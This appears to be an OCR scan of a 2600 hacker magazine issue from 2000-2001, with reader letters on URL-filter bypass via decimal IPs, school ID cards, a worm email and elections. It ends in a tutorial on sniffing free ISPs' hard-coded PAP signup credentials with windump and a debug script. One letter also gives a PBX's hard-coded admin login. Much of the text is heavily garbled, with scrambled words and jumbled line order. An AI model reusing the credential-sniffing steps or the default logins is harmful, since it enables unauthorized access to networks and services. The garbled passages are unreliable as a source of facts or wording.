www.2000.com. Nice links trick! address 200,99,00,230 which takes you to Sit mainler which as just another easy of writing the LP swir startig are right in the facet 3479079686 is the 32 phone number. So, I got to jugo 43 and there's the an-Edialed the number on my phone - no lock, it's not a phone and was scratching my bead. What does it mean! When I got 17:3 I saw the number on the Monorch

happenieg. man is stiffer whiches and of your peak below a stiffer is now Republican Ministel Contention and the fact that lefter settly what happened to one of our people during the It's also sensential symbolic since the color repre-

Drar 2606;

could my what was going on. and was able to call 911 but fell nations else before she belped kill your mother who was having a heart stock baseasche's being (ammed? Congretalations, you just public safety, undergoing the lives of public sodary of inensi en jamming pelice transmission equipment are hangup to a lease, and the orboar can't using the address transmission. What if that officer is responding to a 911 fours. And let's say that you do succeed in juncting a tenng with public safety transmissions, jeografizing you suffering from cerebral margines? Let's see . inner-Regarding Bowman's letter in 17:3 and his once-

and you're led away in our's and leg irons stoked in hy guys in black body armae eurying MP-5's radio benepiavions very senoncy. We a federal offense Kevin, and I will shed ou team, when your door is a visite offense, and peobably a hood offense. You can't Law enforcement takes journing of public safety

with them as they are usually vessles-programmed. dock to Program Monogee There's not a lot you can do When I was testing our (then new) systems many years dows 3.1. Most of the apps have been subpoed out and garding law enforcement mobile data for unityly OMDT's), our old Metocob's are 356's mening Winage Ligot a kick out of daing an Alt-Tab and digging you're probably running a text mode data interface. Now that that is off my chest, to Coundester re-

from that both fix. signs on, I wonder bow much money Moseoda made downloads the system date and time whenever a user pliant. So Minkesda would "upgrade" them for a more \$300-400 per usit. We declined than the seed compute 1748 Stocy: Broke stugged things were not Y2K cost-

And to 2000; even, I notify hope you can get a be-

chance of a four trial, I'm amazad your change of versus papeers were so bintently ignored. That is one judge easily pro-boasin by the industry that there was no long time ago. who if I were in meet on the street, the last thing I ger judge in the DeCSS appeal. Kaplan was so obvigogld call him is Your House. He surrendered that a

into ser integer thoshy, integer un = (20) = 256 vs)

1(95*256°2) + (30*256) + 230 or http://24793798869.

The Politics of Change

There are examples that over the last 18 months

then sample the results. One could content 207, 99, 30, 230.

like to thank ASM, duod for writing that - it belief the galled it, thinking it was a telephone matther. I'd also page 43. Also, I wender how many people actually (the cell phone on the cover with the program exist on that you put on the costs of 17.3 - the one that related

light system.)

debate commission. That's a desert reason to use our ture. (By the way, I support Nadar's lawouth against the system and will hopefully help third parties in the fukind of feel like a vote for Nachrie a vote against the being over 18 (finally), I can do something about it. I government anymore and, being an election year and have made me believe there is no estimate sense in our

Владе где малентеми мау соятиме то кот моге

a scientific calculator available at the time of need. The makes the conversion easy for those who may not have to Defeat CRL Filter(*) and I know of a website that

the military uses for in field exemunications, letterestname and password. This is the same FBX system that use debug to heated the module and change the user-STAIRS", Once you're in, you can type "SHELL" and goded login and password in the logon to module. The is a rame is "CNKNOWN" and the password is "UP The Cortains SR JODO PBX System has a hard-

> Dear 2600. DESCRIPTION OF THE PERSON OF T

which had always been one of the goals of the Nester never have occurred had Mader not have around. This fact that the revent sheemigant in Floride would filtely conserve within corporate America. Not to recision the Notice which is bound to be country some degree of difference. Close to piece million people road for history as a year where at least one really did make a filird party candidates writanly 2000 mill go down in

resulted in the entitle electional process being committee

could have done major damage to people. 17 to 30 company but the people who use their services. He be should be punished. The laws not only groupe the that's what Mr. Ranney might have done to someone Febru." How would you like it if one day you open a backs may not seem like much, but 17,000 to 30,000 Reised in the long run. But what he did was wrong and with what he knew. I am not saying that it was not the phone bill coming up to 5k? Not a rice surprise. But Just a comment on "The Making of a Parado-What I am saying is he did the crime, he should do

ment show it? But it prison time the only will form of puriet-

Dear 2600:

converting the quads into butary, concernating the biscribes a method for conventing detail qual URL ad-dresses into decrease integers. The method describes pies the first quality 256 exhed, second quadity 256 decimal components of the dotted quad. One just multibased0 integer fromight be simpler just to work with the squared, there good by 25%, and fourth quad by 1, and fary exists, and then conventing the result back into a In 17.3, "Another way to defeat URL Filters" de-

Marga A.Z.

passed my school's stuped "Bess the Net Watchdog." Just wanted to say that was a clever little Easter egg

500 is www.fightner.rid/tools/ig2deced. Enjoy! I'm writing about the article is 10.3 ("Another Way IBOT

ing, I guess.

maidoror

of the sole of masks in Seattle, were probably never the good work. dispert - the kind of dissent 2000 farises not. Keep up creedly densor this sort of specessful and meaningful publicated. There is a great machine to legally and disprotesters, and unbelievable measures. Eith the bearing bit images, like cogs tearing gos masks off the fease of the eyes and faces of demonstrators. The seally shares with "restraint" while we saw cope spraying gas into into crowds. The police chief said his forces behaved while we saw feetige of exps shooting rubber ballets. TV seponers demed that cops were using rubber bullets by how shared the manustream matta's reports were. about the WTO shurdown in Seattle and was shocked dent Media Center. I had a chance to see their movie Think you for your article mentioning the Indepen-

how that their regestion We must thank the great machine for aboving an

the candidate. If you press another candidate, nothing and once a condition is proseed, the LED lights up people, a red LED flashes sex to the issue or office read light board where it's impossible to vote for two Where I live (Columbia, Off), they been an easy to the top two considers is far less than one percent. cent to decide an election where the difference between from the 1990's with a tabulation error rate of 2-5 perthink it's bilarious that we trust punch card technology tion I teally ergoyed the back being stripped from our nice in enjoy an extended laugh from November's elec-"Gemocracy" to reveal the bullshie that his beneath. I With all of the doors and gloom in the world, it was

Winter 2000-200.

will happen unless you turn off the original chaice.

langhing and would have had others am sood at how iglong as it's nothing that involves the n-word (network) problems? I just hope that some retorm gen passed, as ally punched cards. Could you imagine the security counting needed. Oak, that's worse than having manyposed that all water be logged into a central server, no somet those in charge are. This pundit actually proested purely care system. What he proposed had see the night political show was also completeing about the An intelligent history professor-type punction a

counting. Obviously a right sock to help in hery ownthe casy warner than what we like bean tering all this time. here? Don't be afraid to submit your (8001 - 180) cost? Se distribution of World in ATM again mechanism work present fraud? Would terminate be nemorited allowing seconding years within polling places. How would we all kinds of security town on all levels that would be Remed is most definitely now a growd lifest since there are failing and counting sales thould be. Fixing over the Inlike to know from our modern what the ideal merical of our entire allertend process to this unoccurate method of holes were punched by hand. For we've been trusting ioterir to xote frem any politing place? How would then problematic. Aut computers seem a logical clanin for the but hopefully not one that is sociled in narryte. He a described by weathing and it sows to shall with it. There net in favorable are or needed to men mental and any in the whit operated keypune's machines of the past back that This is a long overable trave and we got what we

stage, made of PVC pipe... purbed a few blocks away was my very own pupper [as possible bombmolding material]. In my own cut, band items were in the wandonse including PVC pipe tional press said that the search warrant phot contrathrough an open garage door. Reporters from the mano teststance as they were bandoulfied one by one. people in the pupper making warehouse seemed to offer same fascist member you grys cid in Philadelphia. 'The Remarkani magazine. It seems they uncountered the friend come by with the Fall 2000 copy of Pagyway Inlarge paradesty is puppers were clearly on view Allout four bours after I completed reading 17.3, a

to be dangerous subversives: brain-dead anal-cutentive notcase considers puppetters end some to consider them a threat, but what kind of know backers have taken a lot of had peess that may They were arresting puppersons, Pappersons' New I

Prehistoric Net-Guy

number, and our lanch number. The latter is the most number, locker number, parking space, noncrown our cords we have our picture, our Social Security of anything. I just every mine around in my waller. On to actually wear the card in a visible place on our body students as numbers and bar codes. We are not required claiming that the school system is now just meaning the about new ID cards that are being used in high schools A we been reading all of the negative letters to 2000

> keeking at the pictors on the card. lunch staff will check that it is your card/account by with ablew you to just slide your card through and the in buy your lanch. However, the bar code on the gard find out another person's account number and use that number for the account. All you would have to do is system because once the number is enlared, all that the the appropriate account. There are obvious flags in this numbers and the cost of the lunch is subtracted from important. We use a keypod system to enter our lunch lunchenous attendant saws is supprise, a balance, and the

likely be thrown out because of hits gress midstan of can't) member on deix word? The whole system can most with an earth it first cause), to display your Sacial Se-He have no problem with that tited of a system. But

mentalizes are clearly and notating for "ordinary" hundra to fathorn of as to wonder why the ID's stall exist, but schools badges and replacing them with numeric biredutes took the wise step of removing the SSN's from the of the ID system, and I am hoppy to report that our sus 193, mentions his plan in organiza a total bayout (III 0200 for Jameny 2, 1903). Of course, it leads many rallies and wearing them isn't required. Our school also Nowadays the ID's are only used for admission to pep pecied, there was widespread resistance. Tweeter, in iswear neckiage badges every day, and as could be exstory. One faculty wasely decided to make all of an school ID's and wish to expanibate my school's little school's doing just that rid us of our ID problem. I've been enjoying the current discussion on

Stakeho-sensel

your binfelore on titlese cours is acceptancy, del an larger And when they come up with a recise with banking

cards. How infinitely sad. group of elementary schoolers with hunsyled photo [D] Just willing on campus, and what do I see but a

Wait hill you sive the toos with inchesited of the

2000 copies of the instructions and distribute them as backed the system, I would be way happy to griet out on it and buy lunch on my account. If someone has code. Someone could make an ID card with my code WWW snap@stems.com). I am concurred about secubarcode scanner (model d4 over 11 tual unit is a small POS terminal, with a keyped and a when they decided to make us use meal tickets. We had get hands. We used to be able to use each, until last you as deposit each into an account and some our cards to easked ID conds, which they force us to use by making food service system? My high school has assed us basschool, forcing them to shot down the system. I have rity, as our number is clearly displayed above the har (payable to the DOE, of course) in the office. The nowanted to use lunch. Now we must deposit checks to be it school by fary the bell rung (fat chance) if we Has anyone successfully hashed a SNAPostems

> and berge text saying 'Proudly Reduced To A Number.' already made tishins which have a spot for my ID sag

student #3594

plant for itser size in the paradars. grainstream steries. Schools and prisons are the two places where the boundaries of appression one en-Don't be surprised to see this kind of thing used to

opened at Just than wene librarian came over and the and brought a flagpy to school to print because mine was on the fritz. Walking up to a computer in the years of peace and unity with the rost of the world my web mail and just saved it to a school folder on the again. Whenever I typed anything up, I o-mailed it to my patishment and nover brought in my own doppy traction. Being the smart person that I was, I accupted nectived a week's detention with my least favorite the vice principal's office for junishment. I did so and and I did. She book my disk, and said I should report to was almost out the door, the lady yellook at me to stop said so thatk you and just picked up my paper. When I Zan sail you one for \$1. Knowing this was a ripoff, I allowed to use your own disks at this school, but we keeked dezed for a second and then said, "You are not ment from a floggy that I couldn't print at home. She Leophined to her that I was trying to print of a doctselled, "What do you think you're doing, young man;" gibery, I placed my floppy right in the drive and gradent. One day, in severath grade, I had a big report golde from a few bad grades. I have been the perfect gem was very good. I have always loved computers and in a small towar in Massachusetts where the school sysstory of school builthir. I have most of my young life (hopefully beginning soon). I would like to tell you my First off, I love the magazine and wish it many

contact them for more information, well that's ab-

adutely unitain and a totally bissure business practice scription of the applicable laws and an easy way to

If y a worster they can stay open.

TOO COM

Microsoft, but to anyone else if just makes you look

tordes of people who will believe anything had about

I'm censin this propagated plays well with the

down here an Famili we due tries accept these things

We along know what planes you're orbiting that

Hermi

ceives a raport that you may be stealing their property course you im right, the idea that a company that methere's a good place for you to start looking. And of the report and what he claimed. Since the average comit would associate the identity of the person who filed

plaint of this type comes from disgrantled employees.

would tell you about it, and provide both a simple do.

all of which are pretty unmistakable.

As for the "evidence" you want to see, in this case

then, on a borde of FBI agents breaking down your dixer, have taken the form of a subported, coase-and-desist on drawed to "excupant" is mean specifically for you. If Microsoft really thought you were pitating, it would kind. Reading it as such is like believing a letter ofresponse to such a report and not an accusation of any erwise. This tetter is obviously a standard bottemplate enormous number of these reports. Acquirests and other cized anti-givecy companys, the guidoubtedly get an Mismood software products." Given their well publithat you may have distributed likeful another influenced bous," but the letter ways that they dreegyed a paper, chosoil accuses you of software purity, "out of the exeitent of the letter. For exemple, you say that Misponse seems to have reciting to do with the semal I find your response incomprehensible. In fact, your re-

could use the emigrater to point a document I had saved things around the filesystem. I politicly asked him if I eided he had to be a techic because I saw him moving using the computer I had saved a document to. I deday at lunch, I notice what looked like an administrator the default Word felder on their library computers. One gazze my printer was broken, saving my documents to Collifornia. Thyped my things up at school often belibrary competers when I can't to school. about how we couldn't save files to the hard chive and close. I then received a long growth from the librarian trying to make me shi my pasts, and he came rather helped them with computer problems for a while. Apto the hard drive. The proposition, saying that somebody Trying to conform to the system only but me more. save things to, I was flabburgastal, to say the least that we could only use disks we brought from home to personly this helped and hart me. Supposedly, he was went to the librations who talk him of how I had was now the main suspect. I had never mor him, and he high from loading "backer" tools on the computer and I Last year. I started a new school after moving to JoePunk102

Dear 2000;

priess as and exergence while they've trivial to individuate a actually schee thin kind of crap sections(s. Microsoft ins the fear you can spread faside on organization that and have a threatening letter and to that have, those asyone arywhere our singely drop a statut to Microsoft making any afford to sectly the clotter. It seems that cumpany that would send out park a letter without without question. And we question the legitimacy of a

this already. And it is a bifull behind we natural where of security

tem, so I can't give you neve than a name. DENT AND YOU SECRETS PLEASE VISIT ing vbs things, with the subject line of "US FRESI-WUCHER IPGLANA, I've already waped if oil my sys-(https://WWW.2600.COM)*. The vitus itself was statted I received a virus roday, one of these self-replicat-

I'm not about to sun a strange .456, but a few of my requiring the affected individual to reformst and rate-MP3's and screes the Windows registry, in most cases perso-bright friends got hosted by this. It destroys dishrif auto-cum as soon as Liboked at the e-mail, and I don't use any Microsoft cented software, so it

through this virus. I hope positing bial comes of all of that someone is demograply our name and reputation malkeinus aux of this sature, but I felt I should were you I know your organization would never commit any

Microsoftheadedness

regarding your alleged software piracy interesting, but I find the letter you received from Microsoft (17:2)

Just a let of more view and like the following.

all, you guys are found, but at the same time you suck as funcy because I couldn't get any work done. All in made me singh but then about two hours later, it wasn't ment, and some with jibbarish words. I have to say, it mailing everyons in my q-anal system with this attacts. the attachment, my Outlook went on a rampage, e-CRETS" and an attachment. As soon as I chicked on ##W.2600.com, or so the e-mail said. I got to e-mail with the subject "US EXESIDENT AND FBI SE. Our systems were hocked today by

the problems people have done experiencing Outlierik an Abar severer to be the common Jacobs in call of He suggest you stop using programm the Microsoft's to ignore each and every one of them, he the magnitude all kinds of threats because of this and see it continue mind that we have anothing to do with it. We've gotten Jam because romedody gust our red juddens in one e-Re Microsoft's Jener, don't get all in a tizzy. They it's bady alwaying how many people believe that

from a molting list they bought just one it for tooks yowho cachine MS division in even known our names noide. eyen though I haven't been a system builder for years) so they better worth their ass. The few of us (like me, pirates will just read it and fiel MS is weening them describing them, they figure most people who even? out every few years to system builders. Since it's place I know of at least two imaginary people who have also sible that every system builder will have someone who first time I we received their anti-placey letters. They go my two allow names that I use for junk earl control. So been "reported" to MS. And also, this isn't even the while I got a letter sampled to the one you got, so did ing random accusations and that pieces me off. But list as computer professionals. Lagree that they're makare sending that to thousands of people on their mailing

to be repaishe and worth of vigorous condensation. the did we, however we find this intimidation speny

Spreading the Word

Hase and whitner Off The Monk but it has gotten sicketnessed with playing show for some time now with the same kind of idea as ing your radio shows. We've been trying to do a radio. fool about a local exterioralin/pinute station rebroadcase. time item and I was wondering how you guys would been leasting and moding your magazine for a long your weekly radio show Off The Mook very much. I've First of all I would like to tell you guys I crayy

if doesn't get tampered with or word for commental so anything that feet it out there is fine by an an imag or We do our show in order for people to listee to it

particises. At the water time, we encounted people to als

ģ sible. There's no mason why we should have the only broke palated racto show our night their own above with original restented or much or pos-

Not News At All

the Florida Web site...) campaign Web site. (Now imagine if this happens to found that the unknown hasker left a link to Al Goes's tee's Web site and replaced the content with a lengthy With site was broked just hours before polly opened. anti-Bush tirade. RAC spokesman Tom Ye also men-The backet attacked the Republican National Commit As you stay know, on election day the Republican

Agentskye101

makes Web security with to producing feir and winds impast election polls if elections are held online. This sales. In the future, backfixists would be able to dimenty Bush, and that it could be had an impact on police. disciplinal their candidate, Texas Governor George W. The Republican Party believes the smack could've

writed by Giban Technologies, a company that exwell as many other incidents, could have been geohances the security of your Web site's content and data. what hathers can do with a Web site's centent. This, as This example of haddivists vividly disconstrates

such as banks and consumer scores. Republication Web site as well as other institutions, gies. Yulnerable situs include political sites such as the daily basis demonstrates the newl for Orbin Technolothat 80 sites secretized or deduced by harkers on a quiring additional behaviorized staff support. The fact any Web site from content alteration 247 without to Gillan Technologies is a company that can prevent

odogics on Internet security, please contact me di-If you are interested in speaking with Gillar Tech-

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moved appropriate to the com-

large park consul from classified our lines. histolly imaginative reasiers have any ideas on how to thoughtiess abuse. We'ld like to linew group to be teach going to have to do a better jub combatting this our that some nort of action is needed. Simply we by went her places is draining with spanishers, it is obtain gerbage. And while the face thing we need is governof alempaids who pediate the net with this kind of for the third this management. There was the about parts complete of meets (Its first, which would improve worst to the data that we wanted you to send at your crap every Ken Just dan't get it, do you? What ever gave you

> results in their bost records being spit out along with information on the corporation's Here's some fun for the whole family. Lately, some mischief makers have been going domain. Like this: around registering host records to include the names of their favorite corporations. This

Whois Server Version 1.3

for detailed information. with many different competing registrars. Go to http://www.internic.net Domain names in the .exet, .net, and .org domains can now be registered

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MICROSOFTCOM.MUSTSTOP.TAKEDRUGS.ORGMICROSOFT.COM.N-AIME BILL QUE QUAND.IL.N-EST.FAS.NU MICROSOFT.COM.OWNED.BY.MAT.HACKSWART.COM

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with "=xxx" to receive a full display for each record. of the records displayed above. If the records are the same, look them up To single out one record, look it up with "xxx", where xxx is one of the

SSS Last update of whois database: Wed, 6 Dec 2000 10:16:34 EST coc

The Registry database contains ONLY .COM, .NET, .ORG. .EDU domains and

works over at internicanet. Here are a couple of other examples: looks like there's not a whole lot that can be done about this, due to the way "whois" Note how the host record that actually belongs to Microsoft was listed at the end. So far, it

VENTE CON APPLE.COM IS THE CHOICE OF ALL SELF RESPECTING TERRORISTS NET

AMAZON.COM AMAZON.COM.SHOULD.SELL.SEXTOYSONLINE.COM

YAHOO.COM KAHOO.COM.IS.TRYING.TO.STEAL.YAHOO.VU.HOW.ACIDUI.OUS.COM

reflect valid machines - as long as you control the domain you can add book records which registering a host record that's in a valid domain. And these host names don't have to exist purely for informational purposes. The possibilities are virtually endless. You can add to the "Whois Grafitti Wall" just by

Hacking Free ISPs using WinDump

disable the logins, which, in effect, will ticle "trade secret." Sorry, but you consider information in the following arturn millions of CDs into coasters. ISPs will have no choice but to do so, or me that after this article is published, free run RADIUS to do such a thing. I imagmost concentrators and/or routers that within a tunnel. Please, it's not beyond signup. Perhaps even set up the signon shouldn't have hard coded your new user way) who has. Some companies might and I don't know anyone (intelligent anywords into software. I've never done it. rule. It's a bad idea to hard code pass-I'm writing this article to prove one

article, stop reading right now. ing the information contained within this In fact, if you can't be responsible for uscome after 2600. You have been warned. ter you, don't come after me, and don't some big company/corporation comes attional and educational purposes only. If techniques in this article are for informaneed to mention that the information and Anyway, now that I'm done ranting, I

dows 95/98/2000 installed, I suppose serial port, but that's another topic endem and capturing the data from the ways the option of using an external mo-TCP/IP during authentication. There's aland disable the hinding of NDIS to that, in the future, the free ISPs may try those stacks of paper. You will need Winup that Windows 95 CD from under a Windows partition, take out that old 700M bard drive from the closet and dig Still reading? Good. If you don't have

lished, this link was valid: stalled. At the time this article was pub-Next, get a copy of windump in-

http://netgroup-serv.polito.it/windump/ You will need the NDIS packet cap-

> system will blue screen. the executable without the driver, your ture driver and the executable. If you run

about PAP. So you'll have to download maybe Neizero. software from pethaps BlueLight.com, or think they use CHAP. This article is IstUP services (AltaVista, Excite, etc.). J don't you?) Download your favorite free mal means. (You do have a legal account have personally used this technique on [SP's software, Please be aware that I Next, log on to the internel as per nor-

a DOS window. Make a directory for Propure for the packet capture. Bring up startup windump: files for this project. Now get ready to your project so that you can see unly the Next, install the free ISP's software.

C:\2600>windump -s 4096 -w packet.doop

given and pretend that you received the You should go so far as to actually sign software in the mail on CD or something usemame/password that you've been their web page. Ignore the packages require that you sign up on new user. I know some of these software free ISP's software and pretend to be a Don't bit enter yet. Now, start up you

user signup (not the 1-800 number to get switching to the DOS window and press your software does anything of the sort) the latest list of local acress numbers, if local access number to complete new windump when it appears to be calling a you ask? Good question. You start up ing enter. When do you start windump, Starting up windump is as easy as

user signup, you can stop the capture packets and it starts to bring up the new with a Control-C. Once you've got the authentication

You can view the dump in one of

write a program to automatically snag the will take some guesswork. If you've gottechnicalities, open the file in a text ediusername and password out of a PAP haps someone will actually go ahead and the technicalities of packet analysis. Perreading at this point. I'm about to go into you wanted, you may choose to stop ten the username/password and that's all word in clear text (in most cases). This should be able to see the username/pass for. It'll be very scrambled but you

run the following command: tion Protocols) as a reference for this C:\2600>windump -r pseker.dmp -s 4096 project. To get packet data for analysis. I've used RFC 1334 (PPP Authentica-

you're looking for a packet that looks PAP protocol is specified as c023. So the packet data for PAP authentication. like the following: Now, you may edit analysis.ext to find > analysis.txt

0101 0024 1630 3034 626c 7265 6775 19:27:48:434708 20:53:45:42:14:0 20:53:45:4e:44:0 c023 50:

7240 6d70 7376 696c 7761 7908 346d

The above is data for

try and login without doing this. on the first line that specifies the packet protocol is PAP. I've slightly modified BlueLight.com/Spinway. Notice the c02: the data, so this will not work it you just

on your Windows box, I'll show you be tion of this is your business. There are those of you who have little to no tools many other ways of doing this, but for low what I've done. How you want to view a bex transla-

(taken from above, just reformatted): bug.scr with the following hex data Make a debug script file called de-

several ways. If you're looking to just try

and find the password without any of the

C:\2600>debug < debug.scr > plain.txt ing information: Execute the following: The file plain txt will contain the follow-

...\$.004hlreguse

r@mpspinway.4ml8

1085:0120 58 59 48 34 FE 06 21 D9-3C 3F 75 05 80 0E 25 D9

First, please note that I've truncated the of the packet - it's just data left over in output, because over half of it isn't part

01 - Unique packet identifier 01—Identifier for "Authenticate Request" Now, for the analysis. According to RFC 1334 this is what the packet data means:

00 24 - Length of packet (0x24 = 36

none (0x16 = 22 bytes)16 - Length of peer identification or 0 if ...] - Next 22 bytes =

08 - Length of password (0x08 = 8 bytes) [...] Next 8 bytes = "4ml8XYH4" "004blreguser@mpspinway"

that BlueLight's new user account is as So from this output, we would gather

Password: 4ml8XYH4 Username: 004blreguser@mpspunway

name/password listed above is not the the data for this article and the usertrue account login. Please remember that I've medified

drive and plug the values back into pppd ware. Better yet, ditch your Windows nect clean. Now you can crase the softnetworking and test it. You should con-Plug those values back into dial-up

Kappenings

888-816-0924 for salvance reservations. More hifs at the present while purylog all highs long! Event drive: Indep 300 from Study 41, 2001, Confest for Continuous Contes Section of the second Adono, 2001 Charrier Ava., Donovite, GA 30340, Cull 1event to melode: 24 hour Lanbury, Recovery (capture the @TLANIACON, Minda's usual backer's first This year's bedia on the opening minds, planting the fature, any perg and panel discussions, depending the traff and dispeting fligh. English (24 hour puring), Gerk Olympics, speakers

HAL 2001 (Visitors At Forge) is an event scheduled to take place on August 10, 10, and 12, 2001 in Francisco, the Natherland's HAL 2001 will be a time day, open of right citizes rights, beautifiedings, and other continuous absource affecting secrety as a whole. For most information or to get involved in the organization, visit http://www.tastXi0t.org. working event in the tradition of 1000, '95, HIP '97, and CCC '99. The event will find so computer security, privacy

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combaned, pre-assemblish, and it includes a wine ess regions. mounted in a ray or placed gode, the stack. The may to selfbone, an even midde a tive drive buy of a PC. It can be track PLAY MP38 IN YOUR CAR OR HOME: Majake unit For more infocustion, voits plays capti rat ear, and that tists. Can be trounted in ear,

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get to go with it! Includes complete YIPL/TAP hash issued 1-51! Easy HTML member and DOS between US \$15 in-cluding protego wordwide Whitlesiad Suftware. Link eye, CD-800M has just been updated and expanded? The thinkers of Djethjedia 199 - 12.271 Elen 600 magahytes of informaout how, while, where, and who hastere do into and how due him, programs, standards, vienes, warnets pertens, loss of NDW 1988 and 1999 information. A historia deepay Faul 185-911 Years St., Mittoda, BC Canada VSV 4Y9, Gar

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All tapes are in VHS NTSC format. You can order here or at our online store (www.2600.com) where more of a description for each panel is available. You can also listen to the audio from these panels on our website.

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